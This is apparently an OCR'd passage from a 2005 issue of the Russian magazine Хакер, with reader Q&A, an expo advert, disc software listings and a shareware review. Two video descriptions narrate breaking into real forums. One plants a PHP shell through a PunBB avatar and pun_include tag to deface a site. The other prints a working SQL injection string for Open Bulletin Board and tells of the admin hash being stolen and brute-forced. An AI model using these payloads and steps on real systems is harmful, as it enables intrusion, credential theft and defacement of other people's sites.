кой проверки орфографии считается SpellBound (оффсайт — spellbound.sourceforge.net). Помимо этого нужно скачать и установить в программу русские словари — *http://backup.mozilla.ru/soft/ru-us_dict.xpi*, *http://downloads.mozdev.org/dictionaries/spell-ru.xpi*.

Q: Стукнуло мне в голову написать собственный файловый менеджер, реализовать все свои задумки. Однако столкнулся с одной, казалось бы, пустяшной проблемой. Не могу понять, как можно нормально отобразить процесс копирования файла, то есть сделать так, чтобы ProgressBar (бегущая полоска с процентами) заполнялась в соответствии с процентом выполнения операции. Использую API-функцию FileCopy, и что-то ничего не получается. Еще и тормозит почему-то…

A: Знакомая проблема. Действительно если копировать файл с помощью API-функции FileCopy, то программа на время копирования файла попросту подвисает. Такая фигня происходит из-за того, что приложение получает обратно управление только по завершению работы вызванной функции. Чем больше размер файла — тем больше длится операция и, соответственно, дольше программа «висит». Как понимаешь, при таком раскладе о визуализации процесса копирования придется забыть. Так что функция FileCopy — это явно не самый лучший вариант.

Скопировать файл можно и без использования API. Алгоритм немудрен. Открываешь два файла (один для чтения, другой для записи), после чего в цикле по кусочкам начинаем копировать инфу из одного файла в другой.То есть читаем блок из первого файла, пишем его во второй, смотрим на состояние счетчика и вычисляем процент скопированных данных — после этого заново повторяем последовательность операций. Скорость копирования напрямую будет зависеть от того самого размера блока, который был выбран.

В принципе, то же самое можно выполнить с помощью специальной API-функции CopyFileEx, имеющей возможность отображать прогресс копирования. Подробное описание функции и пример ее использования можно найти здесь — *www.mentalis.org/apilist/CopyFileEx.shtml*.

Q: Я открыл Webmoney-обменник. Оборот пока небольшой (всего ~200$/месяц), но перспективы есть. Вот хочу спросить: каким образом в случае потери можно восстановить файл с ключами от кошелька (*.kwm)? Его ведь на e-mail вряд ли высылают…

A: В случае потери ключа от WM-кошелька геморрой тебе обеспечен. Для его восстановления придется заново регистрироваться в системе и для нового WM-идентификатор получать персональный аттестат. Этот аттестат выдается любому участнику системы WebMoney Transfer после проверки его персональных (паспортных) данных, процедуру которой проводят так называемые регистраторы. С этими регистраторами тебе придется встречаться лично (список по городам — *https://passport.webmoney.ru/asp/Reglist.asp?rettid=130*) или же отправлять по почте заверенные нотариусом копии документов. Сам аттестат стоит около 5-30$, так что идея восстанавливать кошелек с долларом на счету заведомо лишена смысла. Как только получишь персональный аттестат, ты сможешь подать заявку на восстановление контроля над своим старым кошельком. Проблем на этом этапе возникнуть не должно, но за оказанные услуги придется раскошелиться еще на 5 WMZ :(.

Q: Уже несколько раз сталкивался с проблемой, когда phpMyAdmin, ссылаясь на различные ошибки, не работал на удаленном сервере. Быть может, существует более надежная альтернатива для интерактивной работы с БД MySQL?

A: Несмотря на свою популярность, скрипт phpMyAdmin не лишен недостатков. Во-первых, он действительно иногда отказывается корректно работать, и сделать что-либо в этой ситуации без прав рута практически невозможно. Во-вторых, это очень тяжелый скрипт (как-никак, 1,5 Мб), состоящий из массы файлов, что не очень удобно и значительным образом мешает его скрытой установке. В-третьих, phpMyAdmin открыто хранит в конфигах пароль в базе данных, то есть представляет собой реальную дыру в безопасности сервера. Впрочем, хорошая альтернатива ему все-таки есть — скрипт RST MySQL v2.0, который не так давно зарелизила группа Rush Security Team (*rst.void.ru*). Этот скрипт полностью повторяет функции и возможности phpMyAdmin, но в некоторых моментах даже обходит его. Ты без труда сможешь просматривать и редактировать всевозможные базы, создавать новые и исправлять имеющиеся таблицы, удалять из них конкретные записи. Я уже не говорю о составлении запросов к MySQL и быстром просмотре дампа базы. RST MySQL не хранит в своих конфигах каких-либо паролей, но для удобства использования отображает информацию о системе, в которой установлен. Самый же существенный плюс этого скрипта — его размер (17 Кб в архиве).

Q: Почему на страницах вашего журнала вы так часто упоминаете программы для шифрования данных, если в WindowsXP такая функция встроена по умолчанию?

A: А почему ты не используешь встроенный файрвол? Или, например, мультимедийный плеер? Все по той же причине — сторонние продукты на порядок лучше и предоставляют большие возможности. Как известно, Windows использует файловую систему NTFS, которая действительно поддерживает шифрование данных (Encrypted File System). По идее, доступ к закриптованным файлам имеет только пользователь, активизировавший для этих файлов шифрование. Одна лишь проблема — благодаря программе Advanced EFS Data Recovery (*www.passwords.ru*) обойти такую защиту можно всего за несколько минут. Утилита справится с задачей даже в том случае, если система не грузится или повреждены записи о ключах шифрования. Использовать ее можно под Windows XP/2000/2003, но работая под Windows 2000, она предоставляет максимальные возможности и позволяет расшифровать файлы, даже не зная паролей пользователя и администратора.

Впрочем, на этом «прелести» встроенного шифрования не заканчиваются. Encrypted File System представляет еще и реальную угрозу для сохранности файлов. Сбой в системе может вызвать искажение закрытого ключа, необходимого для расшифровки данных. В этом случае пользователь фактически теряет зашифрованную информацию, если, конечно, не воспользуется услугами Advanced EFS Data Recovery.

Q: Скажи: реально ли программисту устроиться на удаленную работу через интернет? Отлично знаю C++ и Java, но живу в провинции и работы с достойным окладом найти не могу :(.

A: Не буду спорить, что найти удаленную работу с приличным окладом довольно сложно. Но при большом желании ее найти все-таки можно. Не рассматривая банальный поиск вакансий через поисковик, можно попробовать сделать следующее:

1. Опубликуй свое резюме на форумах по программерской тематике. Я имею в виду не домашние странички Васи Пупкина, а форумы авторитетных порталов, типа *www.rsdn.ru*. Как правило, они имеют специальный раздел «Работа», где периодически появляются серьезные работодатели. Один мой хороший друг работает PHP-программистом на московскую контору и, практически не напрягаясь, получает вполне приличные деньги (1300$).
2. Очень много объявлений по поводу работы (в том числе и разовой) публикуется в специализированных сообществах ЖЖ (*www.livejournal.com*). Зарегистрируй себе аккаунт и присоединись к таким коммунити, как ru_cpp, ru_java, ru_sql и т.п. Если поискать, то наверняка найдешь сообщества, предназначенные именно для поиска работы.
3. Можно попытать счастье и устроиться на работу за границей. Например, компания oDesk (*www.odesk.com*) приглашает freelancer'ов со всего мира с опытом работы от 3-х лет и хорошими знаниями по следующим специальностям .NET, Java/J2EE, C/C++ ,VB, Flash, ASP, Perl, PHP/MySQL, C#. Также открыты вакансии для дизайнеров и веб-дизайнеров. Все условия работы и информация об оплате (кстати, от 10$ / час) доступны на сайте.

Q: Хотим подключить свою локальную сеть к спутниковому каналу. Уж очень прельщает возможность выкачивать фильмы и варез по смешным ценам за трафик. Ты не мог бы привести небольшой обзор провайдеров, которые актуальны для европейской части России?

A: PlanetSky (*www.planetsky.com*) — довольно популярный в России сервис от загорелых кипрских парней. Подобно всем остальным провайдерам имеет транспондер (передающая часть спутника) на русском Express AM22, который покрывает большую часть территории России. Самые дешевые цены на тарифы по трафику, разумным расценки на безлимитные подписки, предназначенные для серфинга. Работает ускоритель TC-RECV, который несколько уменьшает задержки, но при этом увеличивает объем трафика. Для оплаты можно воспользоваться услугами одного из российских ресселеров, коих великое множество.

Spacegate (*www.spacegate.com.ua/rus*) — провайдер, которого использую лично я. Примечателен разумными ценами (как по трафику, так и анлимы), стабильным каналом и возможностью использования чудо-ускорителя Globax (*www.globax.info*). Последний, используя сжатия трафика, не только экономит трафик, но и сводит на нет возможные задержки. Провайдер использует спутники Express AM22 и NSS6 (карты покрытия всегда выкладываются на сайтах провайдеров) и предоставляет несколько способов оплаты, в том числе через банк и Webmoney

«Радуга» (*www.d-v.ru*) — отечественный сервис, который появился совсем недавно. Пока еще не до конца отлажен и частенько дает сбой, поэтому использовать его не рекомендую. Тем более что цены ничуть не ниже, чем у других. Спутники: Express AM22, Intelsat 904, Ямал 200.

Менее популярный провайдеры: Opensky (*www.opensky.net*), возводившаяся Europe Online (*www.europeonline.net*), SatGate (*www.satgate.net*)

Под эгидой Министерства информационных технологий и связи РФ

5-я юбилейная международная выставка-форум



инфокоммуникации России - XXI век

28 сентября-1 октября 2005 года

Москва Санкт-Петербург Нижний Новгород Ростов-на-Дону Екатеринбург Иркутск

Экспозиция "ИНФОКОМ"

На данной экспозиции будут представлены услуги, интересные широкому слою населения (B2C):

- Комплексные инфокоммуникационные услуги населению
- Беспроводная связь
  - Bluetooth
  - Услуги MMS, GPRS
  - Услуги доступа в Интернет
  - Wi-Fi
  - Мультимедийные услуги на базе Интернета
  - Услуги спутникового, кабельного и наземного телевидения
  - Интерактивные услуги в сетях подвижной связи
  - Мобильный Internet
  - Домашние сети
  - Услуги телемедицины
  - Видеоконференсвязь
  - Услуги местной, междугородной и международной связи
  - Телефонные аппараты
  - Мультимедиа-продукты
  - Аксессуары
- Интеллектуальный дом (Consumer electronics)



Экспозиция "ИНФОКОМ ПРО" ориентирована на специалистов в области информатизации и связи (B2B) и предполагает следующие направления:

- Инфокоммуникационные услуги на базе интеграции средств связи и информатизации
- Информатизация и компьютерные сети
- Информационные системы
- Телекоммуникации
- Почтовые услуги
- Научные исследования и технологии
- Беспроводные технологии
- Электроника и электронные компоненты
- Интеллектуальный дом
- Интегрированные системы управления
- Мультирумные аудио/видеосистемы
- Презентационные системы для конференц-залов и ситуационных комнат

Тематика разделов на стенде ФЦП "Электронная Россия":

- Электронное правительство (Человек и государство)
- Электронный бизнес (Человек и бизнес)
- Электронный мир (Человек в электронном мире)





129223, г. Москва, пр. Мира, ВВЦ, стр.334
Тел.: (095) 544-38-31 Факс: (095) 181-64-30
E-mail: mail-ict@restec.ru

http://www.ict-expo.ru














[описание ролика:
PunBB hacking: #DEFACE
автор видео: KEZ]

Уже давно известно, что мелкий форум PunBB поимел крупные дырки.

Последняя бага в этом довольно распространенном форуме дала возможность не только получить доступ администратора, но и шелл-акцес к серверу. В этом видео хакер находит на гугле один из бажных форумов, и сразу бежит ломать его. Сначала хаксор хитрым методом получает доступ админа, после чего приступает к более интересной части своего злостного плана.

Разработчики, наверное, не учли, что можно вставить псевдо-тег <pun_include ...> в описание форума, дав тем самым взломщикам возможность еще глубже похакать его. Тег <pun_include> может подключать только локальные файлы, но ничего страшного в этом нет. Хакер с легкостью загружает псевдо-аватарку юзера, которая на самом деле содержит в себе PHP-шелл. Она будет скинута в img/avatars/[ID_ПОЛЬЗОВАТЕЛЯ].jpg. Так как наш юзер имеет ID=7, то вставить сетевому падонку нужно будет такой тег: <pun_include img/avatars/7.jpg>. Сохраняем... Идем на главную... Присваиваем переменной cmd значение id, передаем данные скрипту index.php и видим, что вместо описания форума отобразились наши пра-



ва в системе. Итак, теперь мы имеем веб-шелл. С его помощью можно просмотреть список файлов и найти там config.php. Читаем файл, в Page source находим логин и пас к mysql. Обычный конфиг всех форумов. Что-то подсказывает мне, что надо попробовать залогиниться с полученным логином и пасом на фтп. Неожиданностью стало интересное совпадение ;) И вот я уже роюсь среди файлов сайта в поисках index-паги. Как выяснилось, она называется




index.php (странно, правда?). Чуть меняем ее, что бы сделать дефейс... И вот на главной странице буржуйского сайта теперь красуется надпись: «Хакер самый лучший!». Но вскоре я все возвращаю на свои места и оповещаю администрацию о найденной уязвимости.

[описание ролика:
Open Bulletin Board hacking
автор видео: CLKiller]



В этом простеньком видео хакер демонстрирует пример использования недавно написанного сплоита командой rst для форума Open Bulletin Board версии <=1.0.5. Уязвимость sql-injection, найденная в скрипте index.php, имеет следующий вид: index.php?CID=999+union+select+1,1,password,1,1,1,1,1,1,1,1,id,1+from+profiles+where+id=$id/*. Узнав об этой ошибке, хакер устремляется проверить найденную уязвимость на деле. Для начала он находит через поисковик потенциальную жертву, после чего сливает сплоит от RST к себе на тачку. Компилить его не приходится, поскольку он написан на перле, достаточно просто запустить скрипт. Эксплойт требует следующих параметров: в начале указывается хост, который будет атакован, после — имя папки, в которой находится форум, и наконец, ставится id того пользователя, пароль которого взломщик хочет украсть. Итак, наш хакер запускает сплоит и... Да! Форум сдался и выплюнул мд5-хэш админа прямо в хаксора :) Теперь сетевой негодник приступает к расшифровке хэша. В этом ему поможет утилита md5inside, о которой, думаю, ты уже немало наслышан. Выбрав нужный формат возможного пароля, он запускает брут, ставит его в бэкграунд и уходит спать... На следующий день, хакер, проверяя результат начатого вчера брутфорса, видит, что все пароли, которые он загрузил, удачно подобрались. Теперь дело остается за малым. Он устремляется на главную страницу форума и находит форму ввода имени пользователя и пароля. Судорожно вводит сбрученные данные и нажимает «Зайти». После небольшой паузы он удачно залогинивается под админом. Теперь ему открыта дорога к большим делам! В админке форума можно пользоваться множеством различных вкусностей. Например, можно изменять темы форума, установить любому пользователя бан, или поменять пароли всем админам и пользователям, что ничего хорошего думаю, не принесет. Одним словом, хакер становится богом на форуме, или полноценным админом, который очень зол и свиреп





WINDOWS

DAILY SOFT
Opera 8.01
Mozilla 1.8 Beta1, 1.7.8
Mozilla FireFox 1.0.6
The Bat! 3.5.30
Eudora 6.2
Mozilla Thunderbird 1.0.6
ICQ 2003b
ICQ Lite 5.5.02
*&RQ 0.9.6.6
Miranda IM v0.4.0.1
Miranda IM sources
SIM 0.9.3
Trillian 3.1
Aol Instant Messenger 5.9.3797
Yahoo Messenger 6
mIRC 6.16
Pirch 98
Vypress Chat 2.1
Total Commander 6.53
CuteFTP professional 7.1
CuteFTP Home 7.1
Far 1.7 beta 5
ReGet Deluxe 4.1.250
ReGet Pro 3.4.247
ReGet Junior 2.2.247
GetRight 5.2d
CuteZIP 2.1 Build 10.26.1
7-Zip 4.24beta
WinZip 9.0 SR-1 BETA (6195)
Winrar 3.5 beta7
WinAmp 5.09
ACDSee 7
Netscape 8.0.2

MULTIMEDIA
CyD Image Viewer 3.0
Slysoft AnyDVD 5.3.7.1
CloneCD 5.2.6.1
Macromedia Flash Player 8
Alien Skin Eye Candy 5 Impact
Flash LipSync Bundle 1.0.1
Magic ISO Maker 5.0.0.166
Mp3Resizer 1.1
ImTOO AVI MPEG Converter 2.1.50.714b
ImTOO WMA MP3 Converter 2.0.36.713
Sateira CD&DVD Burner 2.24
VirtualDub 1.6.8
Vector Graphics ActiveX 1.6.5.0
aiSee 2.2 R04
Free Picture Finder 3.41
Adobe Acrobat 7.0
Adobe InDesign CS2

DEVELOPMENT
WinAsmStudio 5.0.4
Masm32 8.2
VB decompiler v0.4
UltraEdit-32 11.10a
FlexCell Grid Control for .NET 1.5.3
PHP 5.1.0 Beta 3
MySQL 5.0
upack 0.29 beta
Protection! Licensing Framework Standard 1.3
eXPressor 1.2.0.1
Code Secure 2.0.1

NET
Ad Muncher 4.6 build 10270
Kerio WinRoute Firewall 6.1.1
Google Earth
BlackICE PC Protection
NET Utils 4.1
Careful Observer 2.0
CheckMail 2.5.2
CrackDownloader 2.2
AlterWind Log Analyzer Professional 3.0
Shop-Script 1.1
FolderShare 2.5.4
EvilLyrics 0.1.8 RC3
ForecastFox 0.8.1.1
Naomi internet filter 2.5.21
Newzie 0.9.91
AssetDB 2.0.41
OS Non-Proxy Atomic Sync 2.6
Universal Tools 0.11
eMule Plus 1.1e

SYSTEM
Kaspersky AntiHacker 1.7.130
Антивирус Касперского Personal 5.0.227
Extra Drive Creator 5.0 Pro
PC Inspector File Recovery 4.0
UltraISO v.7.6.1.1125
Intelore RAR Password Recovery 1.1 RC16
Starter 5.6.1.45
Registry Manager 4.00 Beta 1
Microsoft Windows Server 2003 Performance Advisor
Abexo Memory
Defragmenter 1.1.0.0 Retail
History Sweeper 2.54
InqSoft Sign Of Misery 2.7 pre-release 2
SAMInside 2.4.1.0
ATI Catalyst 5.7
CCleaner 1.21.130
Microsoft Baseline Security Analyzer 2.0
PerfectDisk 7.00.042

MISC
Keyboard Maniac 4.0
Icon to folders 2.1
CyD Virtual Desktop 1.0
CaptureWizPro 3.3
FastFolders 3.2.3
QReminder 1.0
PowerSheet 3.1
SumsBox-W for MS Word 1.8
DocRepair 2.20 build 0718
Taskbar Hide 1.28
Password Saver 2.2.1
TaskSwitchXP 2.0.6
X-Setup Pro 7.1
PowerArchiver 9.25.02
Win32Pad 1.5.8

UNIX

DAILY SOFT
Mozilla 1.7.8
Mozilla Firefox 1.0.6
Netscape 7.2
Pine 4.63
gFTP 2.0.18rc1
xChat 2.4.4
KVIrc 3.2.0
BitchX
Licq 1.3.1
Centericq 4.20
mICQ 0.5.0.4
Gaim 1.4.0
SIM 0.9.3
YSM7 2.9.6
Wget 1.9.1
MLDonkey 2.6.0, 2.5.30.17

MULTIMEDIA
FVWM 2.5.13
NeroLinux 2.0.0.2
gwenview 1.2.91
MusE 0.7.2pre2
LMMS 0.1.0beta
Klso 0.8.2c
QFaxReader 0.3c
Fraqtive 0.3.0

DEVELOPMENT
Scribus 1.3.0
CodeForge 4.5
PHP 4.4
GCC 4.0.1
Qt 4.0
LyX 1.3.6
Texmaker 1.2
eric3 3.7.1
kpad 1.0.1


NET
PowerDNS 2.9.18
Mozilla Thunderbird 1.0.6
OpenSSL 0.9.8
Firewall Builder 2.0.8
RSSOwl 1.1.3

SYSTEM
Linux 2.6.12.3
GNOME 2.10.2
KlamAV 0.22
Kat 0.6.0beta1
SLAX 5.0.6
SLAX Frodo Edition 5.0.6
SLAX Popcorn Edition 5.0.6
Trustix Secure Linux 3.0
Auditor Security Collection 200605-02-ipw2100

MISC
KMyMoney 0.7.4

DVD

ХАКЕР № 08(80) АВГУСТ 2005



№ 08(80) АВГУСТ 2005][АКЕР



CD1

WINDOWS

MULTIMEDIA
- CyD Image Viewer 3.0
- Slysoft AnyDVD 5.3.7.1
- CloneCD 5.2.6.1
- Macromedia Flash Player 8
- Alien Skin Eye Candy 5
- Flash LipSync Bundle 1.0.1
- Magic ISO Maker
- ImTOO AVI MPEG
- ImTOO WMA MP3
- Sateira CD&DVD Burner 2.24
- VirtualDub 1.6.8
- Vector Graphics ActiveX
- Free Picture Finder 3.41

DEVELOPMENT
- WinAsmStudio 5.0.4
- Masm32 8.2
- VB decompiler v0.4
- UltraEdit-32 11.10a
- FlexCell Grid Control
- PHP 5.1.0 Beta 3
- MySQL 5.0
- upack 0.29 beta
- Protection! Licensing Framework Standard 1.3
- eXPressor 1.2.0.1
- Code Secure 2.0.1

NET
- Ad Muncher 4.6 build 10270
- Kerio WinRoute Firewall 6.1.1
- Google Earth
- BlackICE PC Protection
- NET Utils 4.1
- Careful Observer 2.0
- CheckMail 2.5.2
- CrackDownloader 2.2
- AlterWind Log Analyzer
- Shop-Script 1.1
- FolderShare 2.5.4
- EvilLyrics 0.1.8 RC3
- ForecastFox 0.8.1.1
- Naomi internet filter 2.5.21
- Newzie 0.9.91
- AssetDB 2.0.41
- OS Non-Proxy Atomic Sync
- Universal Tools 0.11
- eMule Plus 1.1e

SYSTEM
- Kaspersky AntiHacker 1.7.130
- Антивирус Касперского
- Extra Drive Creator 5.0 Pro
- PC Inspector File Recovery 4.0
- UltraISO v.7.6.1.1125
- Intelore RAR Password Recovery 1.1 RC16
- Starter 5.6.1.45
- Registry Manager 4.00 Beta 1
- Microsoft Windows Server 2003 Performance Advisor
- Abexo Memory
- History Sweeper 2.54
- InqSoft Sign Of Misery 2.7
- SAMInside 2.4.1.0
- ATI Catalyst 5.7
- CCleaner 1.21.130
- Microsoft Baseline Security Analyzer 2.0
- PerfectDisk 7.00.042

MISC
- Keyboard Maniac 4.0
- Icon to folders 2.1
- CyD Virtual Desktop 1.0
- CaptureWizPro 3.3
- FastFolders 3.2.3
- QReminder 1.0
- PowerSheet 3.1
- SumsBox-W for MS Word 1.8
- DocRepair 2.20 build 0718
- Taskbar Hide 1.28
- Password Saver 2.2.1
- TaskSwitchXP 2.0.6
- X-Setup Pro 7.1
- PowerArchiver 9.25.02
- Win32Pad 1.5.8

UNIX

MULTIMEDIA
- FVWM 2.5.13
- NeroLinux 2.0.0.2
- gwenview 1.2.91
- MusE 0.7.2pre2
- LMMS 0.1.0beta
- Klso 0.8.2c
- QFaxReader 0.3c
- Fraqtive 0.3.0

DEVELOPMENT
- Scribus 1.3.0
- CodeForge 4.5
- PHP 4.4
- GCC 4.0.1
- Qt 4.0
- LyX 1.3.6
- Texmaker 1.2
- eric3 3.7.1

NET
- PowerDNS 2.9.18
- Mozilla Thunderbird 1.0.6
- OpenSSL 0.9.8
- Firewall Builder 2.0.8
- RSSOwl 1.1.3

SYSTEM
- Linux 2.6.12.3
- KlamAV 0.22
- Kat 0.6.0beta1
- Trustix Secure Linux 3.0
- Slax Frodo Edition 5.0.6
- GNOME 2.10.2

MISC
- KMyMoney 0.7.4
- K3DSurf 0.5.0

№ 08(80) АВГУСТ 2005][АКЕР



CD2

MAGAZINE

ШАРОWAREZ
- HDDlife 2.5.69
- DeskTool 3.0 Build 153 Release
- SpeedFan 4.24
- Download Master 4.2.4.887
- Bred 3
- TCODE 2.17
- Домашняя бухгалтерия 4.0.8.5
- Hare 1.5.1
- DU Meter 3.07
- BayesIt! 0.8.1
- Automotive Wolf 4.49
- eSizeIt 1.2
- SMS Reception Center 1.15
- Flash Movie Extractor
- Scout 1.95
- FeedEditor 1.6
- StrokeIt 0.9.5
- UsenetJunkie 3.5.5

UNIXWAREZ
- Celestia v 1.3.2
- Sven v 0.4.2
- metromap v 0.1.0
- Raggle v 0.4.1
- darkhttpd v 1.2
- Minimum Profit v 3.3.14

X-TOOLZ
- STCLite Stego 3.1
- 8Signs Firewall
- Registry Trash Keys Finder 3.6.1
- Net Tools 3.1
- Invisible Browsing

VISUAL HACK ++
- Дефейс сайта через баг в форуме punBB
- Прохождение июльского конкурса

PDF ARCHIVE

][АКЕР
-][акер 2005 - 06 (78)

][АКЕР СПЕЦ
-][акер Спец 2005 - 06 (55)

ЖЕЛЕЗО
- Железо 16 (06)

MC
- Mobile Computers 06 (57)

ЛУЧШИЕ ЦИФРОВЫЕ КАМЕРЫ
- Лучшие цифровые камеры 09

UPDATES
- Обновления антивирусных баз AVP
- Win updates

TRASH
- Демки

ПОКА БЕССМЕННЫЙ ВЕДУЩИЙ ШАРОВАРЕЗА НАХОДИТСЯ НА ЗАСЛУЖЕННОМ ОТДЫХЕ И ИЗО ВСЕХ СИЛ БЬЕТ БАКЛУШИ, Я ВОСПОЛЬЗУЮСЬ ПОДВЕРНУВШИМСЯ СЛУЧАЕМ И РАССКАЖУ ВСЕМ ПРО НЕ САМЫЕ ИЗВЕСТНЫЕ И ПОДЧАС НЕЗАМЕТНЫЕ ПРОГРАММЫ, ЗДОРОВО ОБЛЕГЧАЮЩИЕ ЖИЗНЬ ЛЮБОМУ ЛЮБИТЕЛЮ ПОСИДЕТЬ ЗА КОМПОМ. ХОЧУ ПРЕДУПРЕДИТЬ СРАЗУ: ЛЮБАЯ ИЗ ПРОГРАММ В ЭТОМ ОБЗОРЕ ПРОЖИЛА НА МОЕМ ДОМАШНЕМ КОМПЬЮТЕРЕ НЕ МЕНЬШЕ ГОДА И НЕ БЫЛА СНЕСЕНА. ТО ЕСТЬ, НИЖЕ ТЫ НАЙДЕШЬ 10 ПРОГРАММ, ПРОВЕРЕННЫХ В САМЫХ ЖЕСТОКИХ УСЛОВИЯХ ЭКСПЛУАТАЦИИ И НЕ РАЗОЧАРОВАВШИХ МЕНЯ :).

_UNIT SHAROWAREZ

SHAROWAREZ
Михаил Михин
(centner@real.xakep.ru
www.centner.tk)
SideX
(sidex@real.xakep.ru)

UNIXWAREZ
Дмитрий Шурупов
(www.nixp.ru)

XTOOLs
Степан Ильин aka Step
(step@gameland.ru)

HDDlife


Windows 2000/XP/2003
Size: 3 Мб
Freeware (есть и платная версия — 500 рублей)
www.hddlife.com

Мало, кто заботится о бекапе данных на своих личных компьютерах до того момента, когда в связи с безвременной кончиной винта бекапить уже становится нечего. Я на эти грабли тоже наступил и с тех пор некоторое внимание сохранности своих данных уделяю. Профилактика, уважаемые, всегда обходится дешевле восстановления с нуля. И первое дело на пути сохранности твоего винчестера — это мониторинг состояния винта. HDDlife в этом смысле имеет массу достоинств: реальная простота в использовании, наглядное отображение инфы о состоянии здоровья и уровня жизни твоих HDD, причем технология JustNow! протестирует диски мгновенно и покажет уровень здоровья и производительности в процентах относительно нового диска. Программа будет мониторить твои винты постоянно, не привлекая к себе излишнего внимания, но следя за тем, чтобы винт не «крякнул» невзначай. HDDlife использует в своей работе технологию S.M.A.R.T. (SMART) — особую систему самодиагностики жестких дисков, которая постоянно анализирует состояние диска во время работы и сообщает о более чем 20 разных контролируемых параметрах. HDDlife в свою очередь тестирует все эти технические параметры и представляет результат пользователю в упрощенной наглядной форме. Отдельная фишка программы — мониторинг температуры винчестеров. Производители программы утверждают, что при увеличении температуры диска всего на 10°С его производительность падает почти в 2 раза! Теперь приятные мелочи: у проги есть русский интерфейс и возможность удаленного оповещения о проблемах. В текущей версии поддерживаются IDE, Serial ATA, SCSI диски на стандартных контроллерах, внешние, IDE RAID и SCSI RAID контроллеры не поддерживаются.

DeskTool 3.0 Build 153 Release

Windows 95/98/NT/2000/ME/XP/2003
Size: 547 Кб
Shareware — $15
www.metaproducts.com

